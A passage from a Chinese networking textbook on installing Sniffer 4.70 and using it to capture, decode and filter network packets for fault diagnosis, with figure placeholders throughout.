(1) 捕获网络报文以进行详细分析。

(2) 利用专家分析系统诊断网络故障。

(3) 实时监控网络活动和网络性能。

(4) 收集网络利用率和错误等信息。

本节以 Sniffer 4.70.530 版本为例,介绍 Sniffer 的安装和使用方法。

## 7.2.2 安装 Sniffer

双击 Sniffer 安装程序文件,打开安装向导。按默认设置,直接单击 Next 按钮进行安

装。安装完毕后，将对产品进行注册。按要求输入用户名、公司名和 E-mail 地址等信息，然后单击“下一步”按钮。接下来将要求输入用户的地址、城市名称、国家、邮政编码、电话号码等联系方式，输入完毕后，单击“下一步”按钮。在接下来的对话框中，选择获得该产品信息的途径，然后输入产品的序列号，并单击“下一步”按钮。此时将打开如图 7.39 所示的对话框。





图 7.39　选择注册连接方式

此时选择最后一个选项，然后单击“下一步”按钮，最后再单击“完成”按钮，结束注册向导。安装完成后，重新启动计算机系统使 Sniffer 生效即可运行。

## 7.2.3　使用 Sniffer 进行捕包分析

### 1. 设置捕获报文的网卡

在使用 Sniffer 软件之前，应首先设置指定通过哪一块网卡来捕获网络报文。启动 Sniffer 软件之后，依次选择 File→Select Settings 菜单项，此时将打开如图 7.40 所示的对话框。

若计算机上安装有多块网卡，则必须选择用于捕获报文的网卡。若计算机本身只有一块网卡，Sniffer 会自动选择该网卡作为捕获报文的网卡。设置好网卡后，Sniffer 的主界面如图 7.41 所示。





图 7.40　选择用于捕获报文的网卡

图 7.41 中的 3 个仪表盘分别显示了网络的使用率、每秒的报文数量和产生的错误数量。

### 2. 捕获网络报文

当网络出现流量异常而又无法诊断出网络故障的原因时，可通过捕包分析来查找和分析网络故障的原因，为网络故障的最终处理提供解决的方向和依据。

对报文的捕获通过工具栏中的报文捕获面板来实现，如图 7.42 所示。





图 7.41　Sniffer 主界面

报文捕获面板从左至右，其功能分别是开始捕获报文、暂停捕获、停止捕获、停止捕获并查看、捕获查看、设置捕获过滤条件。




图 7.42　报文捕获面板

单击报文捕获面板中的开始捕获按钮，即可开始对报文的捕获。若要在捕获过程中即时查看捕获的报文数量，可在捕获之前依次选择 Capture→Capture Panel 菜单项，打开捕获面板，然后再开始捕获，这样在捕获面板的仪表中就可实时显示所捕获的报文数量，如图 7.43 所示。





图 7.43　查看报文的捕获数量

单击“停止并查看”按钮，或者先停止捕获，然后再单击“捕获查看”按钮，此时将打开如图 7.44 所示的专家分析系统窗口。

单击左侧的 Objects 按钮，可查看到各主机的相关信息，如图 7.45 所示。

单击底部的 Decode 按钮，可切换到对所捕获报文的解码分析界面，如图 7.46 所示。整

个解码分析界面划分成上、中、下 3 个区域，在顶部的列表框中可选择要解码的报文，选中后，将在中间区域显示该报文的解码(协议分析)，在底部区域显示的是报文的二进制数据。





图 7.44　Sniffer 的专家分析系统





图 7.45　查看各主机的连接情况





图 7.46　解码报文

单击 Matrix 按钮，可切换到对所捕获报文的图形分析界面，如图 7.47 所示。

图 7.47 对捕获报文的图形分析之 Traffic 图

单击图 7.48 中工具栏中的相关按钮，可实现以不同的图形模式对所捕获的报文进行图形化分析显示。若单击按钮，则按流量大小显示排名前 10 位的连接，如图 7.49 所示。




图 7.48 捕获报文的图形分析工具面板

Host Table、Protocol Dist 和 Statistics 界面用于显示所捕获报文的相关统计信息。

**3. 按条件对报文进行捕获**

前面介绍的捕获报文方法，是在一段时间内对网络中的所有报文进行捕获。若要按条件对指定的报文进行捕获，应在捕获之前设置对报文的捕获过滤条件。

单击工具栏中的按钮，即可打开过滤条件设置对话框，然后选择 Address 选项卡，切换到按地址设置过滤条件的设置页面，如图 7.50 所示。

在 Address 下拉列表框中，若选择 Hardware 选项，则按源 MAC 和目的 MAC 地址设置过滤条件。MAC 地址输入方式为十六进制连续输入，如 00010297997B。若选择 IP 选项，则按源 IP 地址和目的 IP 地址进行捕获。

Data Pattern 选项卡用于设置按任意捕获条件进行过滤；Advanced 用于设置要捕获报文的协议类型；Buffer 用于设置捕获缓冲区。

